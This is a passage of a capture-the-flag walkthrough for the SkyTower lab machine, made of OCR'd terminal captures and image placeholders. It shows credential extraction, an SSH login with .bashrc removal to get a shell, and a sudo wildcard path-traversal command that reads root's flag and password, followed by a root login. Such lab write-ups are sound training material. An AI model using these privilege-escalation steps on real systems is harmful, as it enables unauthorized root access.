


While trying to bypassing the login we found out that MySQL is running on the machine. So we can now enumerated the credentials from login.php.



We now have the database credentials. Looking closer into the file we have found the filtered character which were making sure that our initial payload for sql injection fails.ow lets login to our mysql database and enumerate credentials.







Great we got another two users let's login using sara.

```
┌[baz@parrot]-[~/ctf/skytower]
└─ $sudo ssh sara@127.0.0.1 -p 1111 /bin/bash
sara@127.0.0.1's password:
id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
ls -al
total 20
drwx------ 2 sara sara 4096 Jun 20  2014 .
drwxr-xr-x 5 root root 4096 Jun 20  2014 ..
-rw-r--r-- 1 sara sara  220 Jun 20  2014 .bash_logout
-rw-r--r-- 1 sara sara 3437 Jun 20  2014 .bashrc
-rw-r--r-- 1 sara sara  675 Jun 20  2014 .profile
rm .bashrc
ls -al
total 16
drwx------ 2 sara sara 4096 Aug 30 10:48 .
drwxr-xr-x 5 root root 4096 Jun 20  2014 ..
-rw-r--r-- 1 sara sara  220 Jun 20  2014 .bash_logout
-rw-r--r-- 1 sara sara  675 Jun 20  2014 .profile
exit
```

To get the proper shell we again removed the .bashrc file.
sudo -l
The flaw in the above configuration is that /account/ is appended with a *. We can exploit this to read /root/flag.txt by traversing the directories.
sudo cat /accounts/../root/flag.txt



And we were logged in as root.
id
cd /root
cat flag.txt
Found the flag


Applications Places System
29 °C Sun Aug 30, 8:22 PM
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
sara@SkyTower:~$ id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
sara@SkyTower:~$ whoami
sara
sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in
User sara may run the following commands on this host:
(root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:~$ pwd
/home/sara
sara@SkyTower:~$ sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:~$ su root
Password:
root@SkyTower:/home/sara# cd /root/
root@SkyTower:~# ls
flag.txt
root@SkyTower:~# cat flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
root@SkyTower:~#
Menu
[Oracle VM VirtualB...
[SkyTower [Running...
Parrot Terminal
SkyTower: 1 Walkth...
skytower
[sudo-lcat.www.logi...